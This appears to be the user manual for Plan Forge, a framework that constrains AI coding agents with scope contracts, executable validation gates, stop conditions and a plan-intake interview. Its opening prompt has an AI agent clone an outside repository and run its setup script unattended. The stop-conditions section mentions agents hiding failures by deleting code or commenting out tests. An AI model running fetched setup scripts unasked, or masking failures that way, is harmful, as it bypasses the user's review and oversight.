⚡ EASY BUTTONSkip the manual steps, paste one prompt and your AI installs everything
Open Copilot Chat (Agent Mode), Claude Code, or Cursor inside your project, paste this prompt. The AI reads AGENT-SETUP.md, detects your stack, runs setup, customizes the files, and validates. Zero manual steps.
Paste into any AI chat, Copilot, Claude, Cursor, Codex
Clone https://github.com/srnichols/plan-forge into a temporary directory. Read its AGENT-SETUP.md file completely and follow the instructions exactly:

1. Scan THIS project's root directory and auto-detect the tech stack from marker files (*.csproj = dotnet, go.mod = go, package.json + tsconfig.json = typescript, pom.xml = java, pyproject.toml = python, *.bicep = azure-iac). If multiple stacks exist, combine them.

2. Detect which AI tool is running this prompt and set the -Agent flag:
   - GitHub Copilot → -Agent copilot (default, can omit)
   - Claude Code → -Agent claude
   - Cursor → -Agent cursor
   - Codex CLI → -Agent codex
   - Not sure → -Agent all (installs all agent formats)

3. Run the Plan Forge setup script non-interactively:
   .\setup.ps1 -Preset <detected> -Agent <detected-agent> -ProjectPath "." -ProjectName "<this folder name>" -Force

4. After setup completes, customize the generated files:
   - Edit .github/copilot-instructions.md with this project's actual name, tech stack, build/test/lint commands, and architecture
   - If CLAUDE.md was generated, verify it looks correct
   - Edit docs/plans/DEPLOYMENT-ROADMAP.md with a first phase placeholder

5. Run .\pforge.ps1 smith to inspect the forge and confirm all checks pass.

6. If pforge-mcp/server.mjs was installed, run: cd pforge-mcp && npm install (activates the forge MCP tools).
   - As of v3.19.0, setup.ps1 / setup.sh also ship pforge-sdk/ (zero-dependency programmatic clients) and pforge-master/ (Forge-Master Studio reasoning loop) into the target repo.
   - Both directories are added to a managed block in .gitignore (Plan Forge marker, v3.15.1+) so they don't bloat the consumer's commits but remain available to pforge update.

7. If specs/ or memory/constitution.md exist (Spec Kit project), note that Step 0 will auto-detect and offer to import them.

8. Call forge_capabilities to verify all tools are available and discover workflows, config options, and OpenBrain memory integration.

9. Show me a summary of what was installed and any issues found.
Works with GitHub Copilot (Agent Mode), Claude Code, Cursor, Codex CLI, or any AI tool with terminal access. Prefer the manual steps? Continue with Option A or B below ↓
Option A: Clone & Setup
The fastest path, clone the repo and run the setup wizard:
Terminal
git clone https://github.com/srnichols/plan-forge.git my-project-plans
cd my-project-plans
.\setup.ps1 -Preset <your-stack>
This installs all guardrails, agents, prompts, skills, and MCP tools into your project. See the preset list below.
Option B: Setup Wizard
Clone the template and run the setup wizard:
Step 1, Clone
git clone https://github.com/srnichols/plan-forge.git my-project-plans
cd my-project-plans
Step 2, Run setup (PowerShell)
# Interactive, the wizard asks which preset
.\setup.ps1

# Or specify directly
.\setup.ps1 -Preset dotnet
Step 2, Run setup (Bash)
chmod +x setup.sh
./setup.sh --preset typescript
The wizard detects your tech stack (or uses the preset you specify), creates .github/ with instruction files, agents, prompts, skills, and hooks, generates .forge.json, and sets up .vscode/settings.json.
Adding to an Existing Project
Clone Plan Forge alongside your project, then point the setup wizard at your repo: git clone https://github.com/srnichols/plan-forge.git ../plan-forge cd ../plan-forge && ./setup.ps1 -ProjectPath ../my-existing-app -Preset typescript
This copies prompts, instructions, agents, and hooks into your existing repo without touching your source code.
Choosing Your Preset
Nine presets, each tailored to a tech stack. Each installs ~18 instruction files, 12 agents, 11 skills, and 8 pipeline prompts.
🟣
dotnet
C# · ASP.NET · xUnit
🟡
typescript
Node.js · Express · Vitest
🐍
python
FastAPI · Pytest
☕
java
Spring Boot · Maven
🔵
go
Standard Library · Cobra
🍎
swift
SwiftUI · Vapor · XCTest
🦀
rust
Tokio · Axum · Cargo
🐘
php
Laravel · PHPUnit
☁️
azure-iac
Bicep · Terraform · azd
Polyglot projects? Use comma-separated presets: .\setup.ps1 -Preset dotnet,typescript
Note on hook names. Plan Forge ships lifecycle hooks named PreDeploy, PreCommit, PreAgentHandoff, and PostSlice (plus the plan-forge.json hook config). These are not the same as Claude Code's hook names (SessionStart, PreToolUse, etc.), if you're coming from Claude Code, the trigger semantics differ. See .github/hooks/plan-forge.json for the live configuration.
Verify with pforge smith
The Smith inspects your forge, environment, VS Code config, setup health, version currency. Run it to confirm everything is green:
Got failures? Each failed check includes a FIX: suggestion. Common fix: add "chat.agent.enabled": true to .vscode/settings.json. See Chapter 15: Troubleshooting for more.
Multi-Agent Setup
Plan Forge works primarily with VS Code + GitHub Copilot. But if you also use Claude Code, Cursor, Codex, Gemini, or Windsurf, add their adapters during setup:
PowerShell
# Add Claude Code support
.\setup.ps1 -Preset dotnet -Agent claude

# Add all agent adapters at once
.\setup.ps1 -Preset dotnet -Agent all
When a new Plan Forge version is available, pforge smith will tell you. Update without re-running the full setup:
PowerShell
# Preview what would change
.\pforge.ps1 update --dry-run

# Apply updates
.\pforge.ps1 update
Updates replace framework files (pipeline prompts, shared instructions, hooks) but never touch your customized files (copilot-instructions.md, project principles, plan files, .forge.json).
Where does pforge update pull from?
By default (auto), it picks the newer of a local sibling clone at ../plan-forge and the latest GitHub tag, so a stale master checkout won't drag you onto unreleased -dev bytes. See Appendix G: Update Source Modes for the github-tags and local-sibling options and when to use them.
Every hardened plan has these mandatory sections. The plan-hardener agent adds them automatically during Step 2 (or the Crucible interview adds them upstream during Smelt), but you should understand what each does and how to edit them:
Section
Required?
Purpose
Scope Contract
Yes
In-scope paths, out-of-scope, forbidden actions
MUST Criteria
Yes
Non-negotiable outcomes (checkboxes)
SHOULD Criteria
Optional
Best-effort goals
Build / Test Commands
Yes v2.82.1+
build-command + test-command, required by the Crucible critical-fields gate
Execution Slices
Yes
Checkpointed work chunks with gates and per-slice **Files in scope**
Branch Strategy
Recommended
Git branch name and merge approach
Rollback Plan
Recommended
How to undo if things go wrong
Field aliases: Per-slice scope can be authored as either **Files:** or **Files in scope** (the latter is what the Crucible/hardener now emit). Validation gates can be authored as either **Validation Gate** or **Exit gate**. The orchestrator parses both. Hand-authored plans following the convention should prefer the Files in scope + Exit gate pair to match generated output.
CRITICAL_FIELDS Gate v2.82.1+
Plans created via the Crucible smelter are now blocked from finalizing until every CRITICAL_FIELD is filled in. This eliminates the entire class of "TBD-laden plans that compile but can't run."
Field
What it locks down
Example
build-command
The exact command the orchestrator will run as the build gate per slice
dotnet build
test-command
The exact command the orchestrator will run as the test gate
dotnet test
scope
In-scope paths (per-slice Files in scope + plan-level scope)
src/services/**, tests/services/**
validation-gates
At least one executable gate per slice
dotnet test --filter UserService
forbidden-actions
Concrete file patterns or actions that are out-of-bounds
Do NOT modify src/database/migrations/
rollback
How to undo the change cleanly
git revert <commit> or named feature flag
If any CRITICAL_FIELD is missing, forge_crucible_finalize returns 409 with CRITICAL_FIELDS_MISSING and a criticalGaps[] array pointing at the unresolved fields. The Crucible interview adds a question for each missing field automatically, the feature lane now asks 7 questions (was 6); the tweak lane asks 4 (was 3).
The build/test commands are inferred from your repo when possible (via inferRepoCommands, checks package.json, *.csproj, pyproject.toml, Cargo.toml, etc.) so most projects don't have to type them by hand.
Hand-authored plans bypass the gate: If you write the plan yourself in docs/plans/Phase-NN.md instead of using the Crucible, the gate doesn't apply. But you still want to fill these fields in, the orchestrator reads build-command and test-command from the plan frontmatter when running gates that don't specify a full command inline.
Writing a Good Scope Contract
The scope contract is the most important section. It tells the AI exactly what files it can touch, and what's off-limits.
Good: Tight Scope
✓ Clear boundaries
## Scope Contract
**In Scope**: src/services/UserService.cs, src/repositories/UserRepository.cs,
              tests/services/UserServiceTests.cs, tests/repositories/UserRepositoryTests.cs
**Out of Scope**: frontend/**, deployment/**, docs/** (except this plan)
**Forbidden Actions**:
- Do NOT modify src/database/migrations/ (migration is a separate phase)
- Do NOT change AppSettings.json connection strings
- Do NOT add NuGet packages without explicit approval
Bad: Loose Scope
✗ Too vague
## Scope Contract
**In Scope**: anything related to users
**Out of Scope**: nothing specific
**Forbidden Actions**: don't break things
Forbidden Actions come from the Crucible interview: The 7th feature-lane question explicitly asks for forbidden actions. Answers like “don't touch the migrations folder” or “don't add new NuGet packages without approval” flow directly into this section as concrete patterns. If you skip the interview and hand-author the plan, write them as file patterns or named actions, not vibes.
"Anything related to users" gives the AI free rein to refactor 20 files. "Don't break things" isn't enforceable. Be specific about paths, and list forbidden actions as concrete file patterns. That's how you get lasagna code, clean layers, each with a purpose, instead of spaghetti where everything touches everything.
Slicing Strategy
Before the rules, the worked example. The same feature, add a User Profile endpoint, planned two ways:
✗ Bad: one mega-slice
Slice 1, Add User Profile feature           [≥90 min, unbounded]
  • Database migration
  • Repository
  • Service
  • Controller
  • Tests
When the gate fails you have no idea which layer broke, the migration can't roll back cleanly without nuking the service work, and the reviewer is reading a 12-file diff with no checkpoint to anchor against.
Each slice ends at a real checkpoint. A migration failure stops Slice 1 cleanly. A controller bug at Slice 4 doesn't touch the migration in Slice 1. The reviewer reads four small diffs, each scoped to one architectural layer.
Figure 4-1. Slicing strategy
Slices are 30–120 minute chunks of work. Each slice should produce a commit-worthy change, the "one PR" rule.
Rules of Thumb
One layer per slice, don't mix database migration with API controller in the same slice
Build on foundations, create the model/migration first, then the repository, then the service, then the controller
Tests with the code, include tests in the same slice as the code they test (not a separate "add tests" slice at the end)
30 minutes minimum, slices shorter than this have too much gate overhead
120 minutes maximum, slices longer than this accumulate too much risk before the next checkpoint
Example: 6-Slice Plan
Layer-by-layer slicing
Slice 1, Database migration + model           [30 min]
Slice 2, Repository + unit tests               [45 min]
Slice 3, Service layer + business logic tests   [60 min]
Slice 4, API controller + integration tests     [45 min]
Slice 5, Error handling + edge case tests       [30 min]
Slice 6, Documentation + cleanup                [30 min]
Validation Gates
Gates are the quality checkpoints between slices. A gate must be a concrete, executable command, not a human judgment call.
Good Gates
✓ Executable and specific
**Gate**:
  dotnet build                              # zero errors
  dotnet test --filter "UserProfile"        # 6+ tests pass
  grep -rn "string interpolation" src/      # zero hits (security)
Bad Gates
✗ Vague or unenforceable
**Gate**: "tests pass"           ← Which tests? How many?
**Gate**: "code looks clean"     ← Not executable
**Gate**: "review the changes"   ← Human-dependent, blocks automation
Parallel Execution
Mark slices that can run concurrently with the [P] tag. Add dependency declarations when slices must run in order:
Slices 2 and 3 both depend on Slice 1 (the migration) but are independent of each other, they run in parallel. Slice 4 waits for both to finish. The orchestrator builds a DAG (directed acyclic graph) and schedules accordingly.
Figure 4-2. Parallel slice DAG, slices 2 and 3 run concurrently after slice 1, converging on slice 4.
When NOT to parallelize: If two slices modify the same files, they'll conflict. Only use [P] when slices touch different [scope: ...] paths.
Stop Conditions
Stop conditions tell the AI when to halt instead of trying to work around a failure:
Good stop conditions
**Stop if**: Build fails with compilation error
**Stop if**: Any existing test regresses (not just new tests)
**Stop if**: Migration produces data loss warning
**Stop if**: Security scan finds HIGH or CRITICAL vulnerability
Without stop conditions, the AI may try to "fix" a build failure by removing code, or skip a failing test by commenting it out. Stop conditions force it to report the problem instead of hiding it.
Plan Status Auto-Rewrite v3.x+
A hardened plan carries a status: HARDENED frontmatter field plus a matching > Status: HARDENED quote-block line under the title. When pforge run-plan finishes a plan successfully, the orchestrator's _finalizeRunPlan step calls rewritePlanStatusOnSuccess from pforge-mcp/orchestrator/run-plan/plan-status-update.mjs — atomically rewriting both surfaces to COMPLETE in a single file write.
What this means for plan authors:
Don't hand-edit status: COMPLETE at the end of a successful run — the orchestrator does it. Hand-edits between successful slice runs and the final finalize step will be overwritten.
A failed or aborted run leaves the status at HARDENED so the next pforge run-plan resumes correctly. The auto-rewrite only fires on the success path.
If you want to mark a plan complete by hand (e.g. you finished the last slice outside of pforge run-plan), update both surfaces: the frontmatter field and the quote-block line. The auditor at scripts/audit/plan-status-audit.mjs flags any plan where the two are out of sync.
Retro-slice template
The Step-2 plan hardener (step2-harden-plan.prompt.md) requires every hardened plan to end with a retro slice — a final, no-op-by-default slice whose validation gates are the post-hoc record of what was actually shipped:
### Slice N (final): Retro

**Goal**: Capture the run's outcome in the plan itself.

**Files in scope**: docs/plans/Phase-NN-PLAN.md

**Validation Gates**:
- All prior slices show ✅ in the "Slice status" table above
- CHANGELOG.md has an entry for this phase
- forge_diff_classify on the slice's commit range is "non-breaking" or has a documented rationale
The retro slice is not optional. The plan hardener will inject one if missing. Its job is to give the auto-status-rewrite a stable terminal slice to land on, and to give the reviewer-gate persona a single section to read when assessing whether the plan delivered what it promised.
Context Files
Each slice can list which instruction files are relevant. Don't load all 18, load only what's needed:
This keeps the AI's context window focused. A database slice doesn't need caching instructions; a controller slice doesn't need migration patterns.
Common Mistakes
Mistake
What Happens
Fix
Scope too loose
AI refactors 20 files instead of 3
List specific file paths, not categories
Scope too tight
AI can't create necessary helper files
Include reasonable wildcards: src/services/**
No stop conditions
AI works around failures silently
Add "Stop if" to every slice
Vague gates
Gate "passes" without actually validating
Use executable commands with expected counts
Tests in last slice
5 slices of code, then discover it's untestable
Include tests alongside each code slice
Giant slices
120+ min of work before first checkpoint
Break into 30–60 min focused chunks
Missing rollback
Panic when something breaks in production
Add rollback plan with specific git revert commands
Plan Templates
Eight language-specific plan examples ship with Plan Forge. Use them as starting points:
Stack
File
Features Demonstrated
.NET
Phase-DOTNET-EXAMPLE.md
RLS, Dapper, Blazor, GraphQL, 12 slices
TypeScript
Phase-TYPESCRIPT-EXAMPLE.md
Express, Prisma, Vitest
Python
Phase-PYTHON-EXAMPLE.md
FastAPI, SQLAlchemy, Pytest
Java
Phase-JAVA-EXAMPLE.md
Spring Boot, JPA, JUnit
Go
Phase-GO-EXAMPLE.md
Chi router, sqlx, testing
Swift
Phase-SWIFT-EXAMPLE.md
Vapor, Fluent, XCTest
Rust
Phase-RUST-EXAMPLE.md
Axum, sqlx, Cargo test
PHP
Phase-PHP-EXAMPLE.md
Laravel, Eloquent, PHPUnit
All examples live in docs/plans/examples/.
For a Design Patterns-style catalog of 25+ plan archetypes — database migrations, refactors, multi-service rollouts, bug sweeps, and more, each with a skeleton template — see Appendix Y — Plan Pattern Library.
The Crucible is the intake interview for Plan Forge. You bring a rough idea ("add user profile editing") and the smelter walks you through 4–12 questions, then writes out a complete Phase plan that's ready for the Forge to execute.
Why an interview? Most plans fail because the spec is too vague. Crucible refuses to write a plan until you've answered a fixed set of CRITICAL_FIELDS, build command, test command, scope, validation gates, forbidden actions, and rollback steps. No TBDs allowed. The Forge can only execute plans that pass this gate.
How It Works
The Crucible has three sizes (called lanes) that scale the interview to the size of the change:
tweak, 4 questions. For version bumps, config tweaks, doc edits, small fixes.
feature, 7 questions. The default. For new endpoints, new tools, new services with a handful of slices.
full, about 12 questions. For architectural changes that touch three or more top-level modules.
You can pick a lane explicitly, or let Crucible infer one from your raw idea (it looks for keywords like "bump" or "refactor subsystem"). When the interview ends, Crucible writes docs/plans/Phase-NN.md and hands it off to the Plan Hardener (Step 2 of the pipeline).
Why Smelt Before Hardening?
The Plan Hardener (Step 2) assumes you already know what you want to build. Crucible exists because most of the time, you don't, not precisely enough for a hardened plan. The smelter enforces three things:
A stable phase name, an atomic claim prevents two parallel agents from both creating "Phase 17".
A minimum set of answered questions, lane-scaled (4 / 7 / ~12) so trivial tweaks don't get full-feature ceremony.
A provenance stamp, every plan carries crucibleId, lane, and source in its frontmatter so downstream gates can audit how it got here.
One enforcement detail to know up front: every plan under docs/plans/Phase-*.md must carry a crucibleId. Plans get one of three ways: by finishing a smelt, by using --manual-import for hand-authored or Spec Kit imports, or by the grandfather migration that runs once when you first upgrade. Plans without a crucibleId are rejected at run time.
The Three Lanes
Crucible scales its interview to the size of the change. Pick (or let the server infer) one of:
tweak
4 questions
Version bumps, config flag flips, doc edits, small bug fixes. Inferred when the raw idea mentions "bump", "fix typo", "update dep". Includes a forbidden-actions question so even tiny changes declare what they won't touch.
feature
7 questions
Default lane. New endpoint, new tool, new UI section, new service with a handful of slices.
full
~12 questions
Architectural shifts, subsystem introductions, anything that touches three or more top-level modules.
Multi-Mode Substrate Phase 59+
Lanes scale the interview depth for greenfield work. Modes scale the plan shape for non-greenfield work — specifically, batches of related bug fixes that don't deserve a full feature-style phase. The substrate is mode-aware end to end: each mode declares its own criticalFields, its own scope-contract template, and its own retro-slice convention.
Mode
When to use
Critical fields (per-mode)
feature (default)
Anything that adds capability. Same as the v3.x feature lane.
Per-mode criticalFields replaced the single global CRITICAL_FIELDS set. The set selected at forge_crucible_submit time is locked in for the smelt's lifetime; finalize gates on the mode's set, not on a global one.
Mode: bug-batch
The bug-batch mode is purpose-built for the tempering loop. Workflow:
Run forge_bug_list to see registered bugs grouped by classifier label
Call forge_crucible_submit({ rawIdea: "Fix the 4 RBAC bugs from /security audit", mode: "bug-batch", bugIds: ["bug-7af3", "bug-9c01", ...] })
The interview asks for a Root Cause Hypothesis (free-form text, captured in plan frontmatter as rootCauseHypothesis). Each bug becomes one synthesized slice with header ### Slice N: Fix bug-XXXX [scope: path/to/file.mjs]
Per-slice Scope Contract sub-sections are injected from each bug's filePaths: ### In Scope ↔ the bug's files, ### Out of Scope ↔ everything else in the repo, ### Forbidden ↔ cross-module edits
Finalize writes a multi-slice phase plan that pforge run-plan consumes normally. The executor uses the [scope: ...] clause to constrain agent edits per slice
The rootCauseHypothesis frontmatter field is read by forge_tempering_drain — if the drain loop converges on a different root cause, the divergence surfaces as a tempering finding rather than silently re-classifying the bugs.
Scope Contract template
Every mode now produces plan slices with an explicit Scope Contract sub-block under the slice's ## Scope Contract heading:
## Scope Contract

### In Scope
- pforge-mcp/auth/rbac.mjs
- pforge-mcp/auth/scim-rbac-bridge.mjs

### Out of Scope
- everything else under pforge-mcp/ that doesn't import auth/

### Forbidden
- pforge-mcp/server.mjs (no controller-layer edits this slice)
- docs/manual/** (docs land in a separate slice)
The PreToolUse hook reads these sub-blocks to block file edits to Forbidden paths during agent sessions. In Scope + Out of Scope are advisory in the hook but enforced by the reviewer-gate persona.
Legacy TBD placeholders deprecated
Pre-Phase-59 plans used TBD: ... placeholders in critical fields, with finalize-time prompting. That behavior is now opt-in via crucible.legacy.tbdPlaceholders: true in .forge/crucible/config.json, and the knob is scheduled for removal in the major version after next. New plans should use the per-mode criticalFields gate, which fails-fast on unresolved fields rather than papering over them.
See docs/crucible-modes.md for the full mode catalog, synthesizer source, and the bug-batch worked example.
The Interview Loop
Crucible streams one question at a time. You answer, it writes the answer to the smelt's JSONL record, then it computes the next question. Six MCP tools drive the loop:
Optional questionId on ask: pass the question id you're answering. If it doesn't match the server's pending question id, the call returns 409 with ASK_QUESTION_MISMATCH and an { expected, got } payload. Multi-turn LLM clients that fall out of sync get a loud failure instead of silent answer corruption.
Build/test command inference: when the build-command or test-command questions come up, the interview pre-fills suggestions via inferRepoCommands, it inspects package.json scripts, *.csproj, pyproject.toml, Cargo.toml, go.mod, etc. You usually just confirm.
Finalize writes docs/plans/<phaseName>.md with the answer-derived draft and emits crucible-handoff-to-hardener on the hub so the dashboard (and downstream agents) can pick up the plan for Step 2.
Crucible refuses to finalize a smelt with placeholder TBDs. The gate checks the mode's required fields (see the Multi-Mode Substrate table); any unresolved field is a hard block. The table below shows the default feature mode — bug-batch swaps rollback for root-cause-hypothesis:
Figure 5-1. CRITICAL_FIELDS gate flow
Field
Lane(s)
What it locks down
build-command
all
Exact build command the orchestrator runs as a per-slice gate. Inferred from repo if possible.
test-command
all
Exact test command. Inferred from repo if possible.
scope
all
Plan-level + per-slice Files in scope
validation-gates
feature, full
At least one executable gate per slice
forbidden-actions
tweak (4), feature (7)
Concrete file patterns or named actions that are out-of-bounds
rollback
feature, full
How to undo the change cleanly
Finalize behavior with gaps
If any field is missing, forge_crucible_finalize returns:
Pass overwrite: true on either surface to bypass, the previous plan moves to <phaseName>.replaced-<timestamp>.md
Don't overwrite without reading the existing plan. The gate exists because hand-authored plans frequently encode constraints the smelter's questions can't elicit. The draft file lets you cherry-pick what's new from the smelt before destroying the original.
Recursion Guardrails
A smelt can spawn a child smelt, useful when answering a question reveals a sub-feature that itself needs its own phase. The server enforces a maximum recursion depth (default 1, configurable up to 3) so a runaway agent cannot chain smelts indefinitely.
Child smelts inherit parentSmeltId and appear linked in the dashboard. The parent can reference the child's crucibleId in its frontmatter so the audit chain stays intact.
Enforcement Gate
The crucible-enforce gate refuses to accept any plan under docs/plans/Phase-*.md without a crucibleId. There are exactly three legitimate ways to satisfy it:
Finalize a smelt, the normal path. Frontmatter is written automatically.
Grandfather migration, on first run after upgrade, existing phase files get a synthetic crucibleId: grandfathered-<uuid> and a row in .forge/crucible/manual-imports.jsonl.
Manual import, pforge run-plan --manual-import path/to/plan.md stamps a synthetic imported-<source>-<uuid> id and logs the bypass. Reserved for Spec Kit imports, offline drafts, and genuine emergencies.
Every manual import is audited. The Governance tab surfaces every row in the audit log. If a reviewer sees an unexplained import, the gate did its job, investigate.
Spec Kit Coexistence
Spec Kit users import external specs regularly. Crucible treats those imports as a first-class path:
The gate writes frontmatter with source: speckit and appends an audit row. The Spec Kit importer does not require a full interview, it trusts that the external spec already carried equivalent structure.
Dashboard Integration
Two tabs expose Crucible's state:
🔥 Crucible tab, live list of in-progress smelts, the active interview prompt, and a draft preview that updates as answers are recorded. A "Hardener ready" notice appears after finalize.
🛡 Governance tab, read-only view of docs/plans/PROJECT-PRINCIPLES.md, .github/instructions/project-profile.instructions.md, and .github/instructions/project-principles.instructions.md, plus the full manual-import audit log. Edits happen in your editor; this tab is intentionally non-editable.
Config Tab Fields
The Config tab's Crucible section persists to .forge/crucible/config.json. All writes go through a sanitizer that drops unknown fields and snaps numbers to safe bounds, so no UI bug can corrupt the file.
Field
Range
Default
What it does
defaultLane
tweak / feature / full
feature
Lane used when forge_crucible_submit is called without one.
recursionDepth
0–3
1
Max child-smelt depth before the server refuses to spawn another.
autoApproveAgent
boolean
false
When true, smelts with source: agent auto-finalize after the interview completes. Use with care.
sourceWeights
sum 100
34/33/33
Weighting for how Memory / Principles / Plans contribute to default answers in the interview. Server normalizes any sum to 100.
staleDefaultsHours
1–168
24
If your Principles or profile file is newer than the smelt by this many hours, the interview flags a STALE_PRINCIPLES / STALE_PROFILE warning so you re-read before finalizing.
Troubleshooting
"Plan rejected: missing crucibleId"
Expected. Either finalize a smelt, re-run setup to trigger grandfather migration, or use --manual-import with a --reason.
CRITICAL_FIELDS_MISSING on finalize v2.82.1
Call forge_crucible_preview to see criticalGaps[] with { field, reason, hint } for each missing answer. The interview will queue a question for each gap when you call ask next.
PLAN_ALREADY_EXISTS on finalize v2.82.1
Read the existing plan at planPath and the smelt's draft at draftPath before deciding. If you genuinely want to replace the existing plan, call finalize again with overwrite: true; the original moves to <phaseName>.replaced-<timestamp>.md.
ASK_QUESTION_MISMATCH v2.82.1
Your client passed a questionId that doesn't match the server's pending question. Re-fetch state via forge_crucible_preview (returns the active question) and retry. Common when two LLM clients drive the same smelt out of order.
"STALE_PRINCIPLES" warning on every smelt
Your Principles file changed after the smelt started. Read it, then resume or abandon. If you consistently hit this, raise staleDefaultsHours in Config.
Recursion blocked at depth 1
By design. If you genuinely need deeper chains, bump recursionDepth in Config. Three is the hard ceiling, beyond that, extract a separate Phase.
Governance tab shows empty file list
You haven't created docs/plans/PROJECT-PRINCIPLES.md yet. Run /project-principles in Copilot chat, or create the file manually.
Downstream extensions
Crucible's downstream surfaces have grown beyond the original chapter. None of these change the core interview → plan → hardener flow above; they extend it with feedback loops the rest of the system uses:
Classifier feedback loop. A finalized smelt that later produces a tempering finding can be routed via forge_classifier_issue when the finding turns out to be classifier noise rather than a product bug, closing the audit loop.
Drain round-loop. The forge_tempering_drain round-loop (Ch 21 Audit Loop) re-probes a plan's gates until convergence, surfacing residual Crucible STALE_PRINCIPLES warnings as actionable findings rather than transient noise.
Knowledge graph enrollment. Every Crucible smelt lands as a Phase / Slice node in the knowledge graph, so forge_patterns_list's detectors can spot Crucible-stage anti-patterns alongside execution-stage ones.
Plan Forge's native import path for Spec Kit artifacts, map spec.md, plan.md, tasks.md, and constitution.md directly into a Crucible smelt with zero re-specifying.
Spec Kit is an alternative entry path into Crucible. Read this chapter if your organization already writes formal specifications and you'd rather import them than answer the interactive interview. If you don't use Spec Kit, you can safely skip the whole chapter, nothing else in the manual depends on it.
When the Crucible intake scanner detects Spec Kit artifacts in your project, it offers to auto-import them rather than run the full interactive interview. The import flow maps four source files into Crucible's required schema in a single pass:
Spec Kit Interop field-mapping diagram
The diagram above shows the full mapping surface. Source fields on the left feed into the field mapper (center), which outputs a populated Crucible smelt (right). PROJECT-PRINCIPLES.md, if present, is applied as a policy overlay, tech-stack constraints and forbidden patterns are enforced pre-smelt so they don't need to be re-entered during hardening.
Source files
File
Origin
What it provides
spec.md
/speckit.specify
Feature title, goals array, out-of-scope boundaries, acceptance criteria. Maps to plan-title and objectives[] in the smelt.
plan.md
/speckit.plan
Scope definition, slice list, and forbidden-actions table. Maps directly to scope, slices[], and forbidden-actions.
tasks.md
/speckit.tasks
Per-slice task breakdown with task-id, owner, and status fields. Maps to slice.tasks[] and slice.status inside each slice entry.
constitution.md
/speckit.constitution
Agent rules, commitments, and prohibitions. Imports as agent-constraints in the smelt, directly equivalent to Plan Forge's PROJECT-PRINCIPLES.md.
Field mapping reference
Representative mapping from source to smelt schema:
Source field
Crucible field
Notes
spec.md → title
plan-title
Required. Import blocked if absent.
spec.md → goals[]
objectives[]
Array preserved as-is.
plan.md → scope
scope
Required. Import blocked if absent.
plan.md → slices[]
slices[]
Each slice entry carries its own task list.
plan.md → forbidden-actions
forbidden-actions
Merged with any rules derived from constitution.md.
tasks.md → task-id
slice.tasks[]
Keyed to matching slice by position.
tasks.md → status
slice.status
Carries prior execution state into the smelt.
constitution.md → rules
agent-constraints
Enforced by the hardener during Step 2.
PROJECT-PRINCIPLES.md
policy-overlay
Applied pre-smelt as non-negotiable constraint layer.
Missing required fields block the import. If spec.md lacks a title, or plan.md lacks a scope section, the importer halts with a SPECKIT_IMPORT_MISSING_FIELD error and reports which field is absent. No partial imports are written. Fix the source artifact and re-run.
Import Procedure
There are three ways to trigger the Spec Kit import: via the Crucible CLI, via the MCP tool, or via pforge run-plan auto-detection.
Option 1 — Crucible CLI
The most explicit path. Run the import command from the project root where the Spec Kit artifacts live:
# Import from default Spec Kit artifact locations
pforge crucible import --from=spec-kit

# Import from a non-default directory
pforge crucible import --from=spec-kit --dir=specs/my-feature

# Dry run: validate the mapping without writing a smelt
pforge crucible import --from=spec-kit --dry-run
The importer scans for spec.md, plan.md, tasks.md, and constitution.md in the specified directory (defaults to the repo root and common sub-paths: specs/, memory/, .speckit/). It reports which files were found, which fields mapped cleanly, and which fields were absent or required manual resolution.
Option 2 — MCP tool
From any MCP client (Copilot Chat, Claude Code, Cursor):
Returns a structured result: { ok, smeltId, mappedFields[], missingFields[], warnings[] }. If ok is false, the missingFields array tells you exactly what to fix.
Option 3 — Auto-detection in pforge run-plan
When you run a plan that was generated from a Crucible smelt, the orchestrator checks whether the smelt originated from a Spec Kit import. If so, LiveGuard's PostSlice hook automatically compares each completed slice against the original spec.md acceptance criteria, providing drift detection that goes back to the original specification, not just the hardened plan.
pforge run-plan docs/plans/my-feature-PLAN.md
No extra flags needed. The Spec Kit provenance is embedded in the smelt metadata at import time.
Step-by-step walkthrough
Generate Spec Kit artifacts, run /speckit.specify, /speckit.plan, /speckit.tasks, and /speckit.constitution in your Spec Kit–enabled IDE. This produces spec.md, plan.md, tasks.md, and constitution.md.
Run the import, from the Plan Forge project root: pforge crucible import --from=spec-kit. Confirm the field mapping report looks correct.
Review the generated smelt, the Crucible smelt is written to your project's smelt directory. Open it in the dashboard or inspect it with pforge crucible status. Adjust any field overrides before hardening.
Harden the plan, run Step 2 (Plan Hardener) against the smelt using the /step2-harden-plan prompt in Copilot Chat, or invoke forge_crucible_harden from any MCP client. This produces the execution-ready plan file with validation gates.
Execute, pforge run-plan docs/plans/my-feature-PLAN.md. Spec Kit provenance in the smelt metadata activates LiveGuard drift checks against spec.md criteria throughout the run.
Resolving import warnings
Warning / error
Cause
Fix
SPECKIT_IMPORT_MISSING_FIELD
A required field (title, scope) is absent from its source file.
Edit the Spec Kit artifact and re-run the import. Use --dry-run to verify before committing.
SPECKIT_IMPORT_AMBIGUOUS_SLICE
A tasks.md task references a slice name that doesn't exist in plan.md.
Ensure slice names match exactly. Case-sensitive. Re-run /speckit.tasks if tasks were generated before the final plan.
SPECKIT_IMPORT_POLICY_CONFLICT
PROJECT-PRINCIPLES.md forbids a pattern that constitution.md or plan.md permits.
PROJECT-PRINCIPLES.md wins, it is the non-negotiable layer. Update the Spec Kit artifact to align with your project principles, or remove the conflicting rule from constitution.md.
tasks.md → status import skipped
The Spec Kit tasks.md uses a status vocabulary Plan Forge doesn't recognize (e.g. in-review).
The importer maps done → done, in-progress → in_progress, and everything else → pending. Status values in the smelt can be manually adjusted before hardening.
Ecosystem Extensions
The Spec Kit interop surface is part of Plan Forge's broader ecosystem integration layer. Beyond the four core import files, several extension points allow deeper interop between the two tools.
Spec Kit extensions as Plan Forge extension sources
Spec Kit's 40+ community extensions generate additional artifact types that Plan Forge can consume. When an extension produces a structured markdown artifact with a known schema, the Crucible importer attempts to map it. Currently supported extension artifact types:
Mapped to security-constraints in the smelt; activates security.instructions.md auto-loading
Database schema spec
Mapped to the database-schema smelt field; activates database.instructions.md
API contract spec
Mapped to api-contract; activates api-patterns.instructions.md
Test plan spec
Mapped to test-strategy; activates testing.instructions.md
Extensions that produce non-standard artifact shapes are queued in the smelt's unresolved section for manual review, no extension output is silently dropped.
Bidirectional handoff: Plan Forge → Spec Kit
The flow isn't one-directional. Plan Forge can export a completed plan back to Spec Kit format for teams that want to archive specs alongside the implementation:
# Export the hardened plan as Spec Kit artifacts
pforge crucible export --to=spec-kit docs/plans/my-feature-PLAN.md

# Output: spec.md, plan.md, tasks.md written to ./speckit-export/
This is useful when different team members work in different tools: the architect specifies in Spec Kit, the builder executes in Plan Forge, and the archived spec stays in Spec Kit format for documentation consistency.
Shared memory surface
